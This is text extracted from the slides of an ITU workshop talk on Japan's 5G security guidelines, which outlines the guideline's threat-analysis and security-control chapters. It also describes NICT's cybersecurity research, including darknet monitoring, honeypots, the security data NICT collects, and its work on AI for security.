
- eMBB: Enhanced mobile broadband
- URLLC: Ultra-reliable & low-latency communications
- mMTC: Massive machine type communications

ITU Workshop on “Security for 5G and beyond”
22 August 2022

Japan's 5G security guidelines

Ayumu Kubota
KDDI Research Inc.

- Entire 5G system (Core, RAN, MEC, Virtualization infrastructure) is the target for security tests



Development of 5G security guideline (1)

1 SCOPE

2 ACRONYMS AND DEFINITIONS

3 CORE TECHNICAL CONCEPTS

4 THREAT ANALYSIS

4.1 Threat Model

4.1.1 The Need for Structured Threat Modelling

4.1.2 The STRIDE-LM Model

4.2 Threat Actors

4.3 Common Security Threats

4.3.1 Spoofing

4.3.2 Tampering

4.3.3 Information Disclosure

4.3.4 Denial of Service

4.3.5 Elevation of Privilege

4.3.6 Lateral Movement

4.4 Threats to NFV Infrastructure and MANO

4.4.1 Spoofing

4.4.2 Tampering

4.4.3 Information Disclosure

4.4.4 Denial of Service

4.4.5 Elevation of Privilege

4.4.6 Lateral Movement

4.5 Threats to NFV Workloads

4.5.1 Spoofing

4.5.2 Tampering

4.5.3 Information Disclosure

4.5.4 Denial of Service

4.5.5 Elevation of Privilege

4.5.6 Lateral Movement

4.6 Threats to the Radio Access Network

4.6.1 Spoofing

4.6.2 Tampering

4.6.3 Information Disclosure

4.6.4 Denial of Service

4.6.5 Elevation of Privilege

4.6.6 Lateral Movement

4.7 Threats to the Core Network

4.7.1 Spoofing

4.7.2 Tampering

4.7.3 Information Disclosure

4.7.4 Denial of Service

4.7.5 Elevation of Privilege

4.7.6 Lateral Movement

4.8 Threats to MEC

4.8.1 Spoofing

4.8.2 Tampering

4.8.3 Information Disclosure

4.8.4 Denial of Service

4.8.5 Elevation of Privilege

4.8.6 Lateral Movement

Development of 5G security guideline (2)

5 SECURITY CONTROLS

5.1 Organizational Controls

5.1.1 Security Organization

5.1.2 5G Security Policy

5.2 People Controls

5.2.1 Positive Security Culture

5.2.2 Security Education & Awareness

5.2.3 Security Incident Reporting

5.2.4 Contractual Security Framework

5.3 Operational Controls

5.3.1 Secure Software Development

5.3.2 Secure System Engineering

5.3.3 Security Assurance

5.3.4 Inventory & Configuration Management

5.3.5 Change Management

5.3.6 Security Monitoring

5.3.7 Patch Management

5.3.8 Backup and Recovery

Procedures

5.4 Physical Controls

5.4.1 Secure Facility Design

5.4.2 Restrict Physical Access

5.4.3 Monitor Physical Access

5.4.4 Restrict Information Flow

5.5 Technical Controls

5.5.1 Common Technical Controls

5.5.2 Virtualization Controls

5.5.3 Radio Access Network Controls


5.5.4 Core Network Controls

5.5.5 MEC Controls

This 5G security guideline was proposed to ITU-T SG17 for establishing Recommendation (ITU-T Recommendation X.1818) to be used in many countries.

Cyber security research in NICT

Research Correlation Diagram of NICT (Cyber Security Laboratory)



Network Incident analysis Center for Tactical Emergency Response

NICTER



Direct Alert Environment for Darknet And Livenet Unified Security

DAEDALUS



NICTER Real-network Visual ANALyzer KAI

NIRVANA改




NICTER Real-network Visual ANALyzer KAI-II

NIRVANA改弐

Global (indiscriminate attack)

(targeted attack) Local



Honeypot for Amplification Attack

AmpPOT#

Honeypot for IoT Malware


IoTPOT#



Web-based Attack Response with Practical and Deployable Research Initiative

WARPAJIVE

(Commission Research)




Large-scale Deception Framework

STARDUST

Active

Collaborative research with Yokohama National Univ. and Saarland Univ.

Activities overview in NICT Cybersecurity Lab.



Network Incident analysis Center for Tactical Emergency Response
NICTER

Direct Alert Environment for Darknet And Livenet Unified Security
DAEDALUS

NICTER Real-network Visual ANALyzer KAI
NIRVANA改

NICTER Real-network Visual ANALyzer KAI-II

+ AI & 5G

Global (indiscriminate attack)

Local (targeted attack)

Honeypot for Amplification Attack
AmpPOT#

Honeypot for IoT Malware
IoTTPOT#

including Automotive



CURE

Active

Collaborative research with Yokohama National Univ. and Saarland Univ.


Security Big Data collected in NICT

| Category | Examples of accumulated data |
|----------------------|---|
| Darknet related data | Data on the traffic sent to unused IP address spaces. This includes pcap files, statistical information, and malicious host information. |
| Livenet related data | Traffic data within NICT. This includes pcap files, flow data, security alerts generated by security appliances. |
| Malware related data | Malware samples, static and dynamic analysis results, etc. |
| Spam related data | Spam (double bounce) mail data, statistical information, etc. |
| Android related data | APK files and applications' metadata, e.g., category and description of applications |
| Blogs and articles | Tweets, security vendor blogs, etc. |
| Web related data | URL list, Web contents, their evaluation results, etc. |
| Honeypot data | Data from High-interaction/low-interaction honey pots and high-interaction/low-interaction client honey pots |
| Threat Intelligence | Information on the sites hosting malware, bot, C&C server list, domain history, malware samples, threat reports, etc. purchased from VirusTotal, SecureWorks, Anubis, DomainTools, Malnet, Team 5, etc. |

AI x Cybersecurity


AI Research Focus in NICT

- We conduct R&D on AI techniques that analyze and understand security situation and automate security operations within an organization.



AI and Security

- There are "AI-based security analysis" and "AI security"
- NICT is basically working for "security analysis using AI"
- Risks (AI security) and concerns when using AI:
 - ✓ AI behavior cannot be completely predicted when given process is based on continuous data learning.
 - ✓ Intentional malfunction by malicious actors
 - ✓ Important to understand possible vulnerabilities, but complete verification is impossible
 - ✓ AI-based attacks by attackers - AI fuzzing, machine learning authentication breakthrough, etc.
 - ✓ Difficulty in ensuring privacy of "Generate AI" - ChatGPT utilization policy is being actively discussed (in the US and Europe...) (Issues in use of Generate AI: Copyright, Containing false information, Privacy, Difficulty in fostering "creativity".)
- Security of AI devices and servers is also important for consideration.



bvzdg8

Big Issues recognized in Japan

● Low self-sufficiency rate in Cybersecurity products

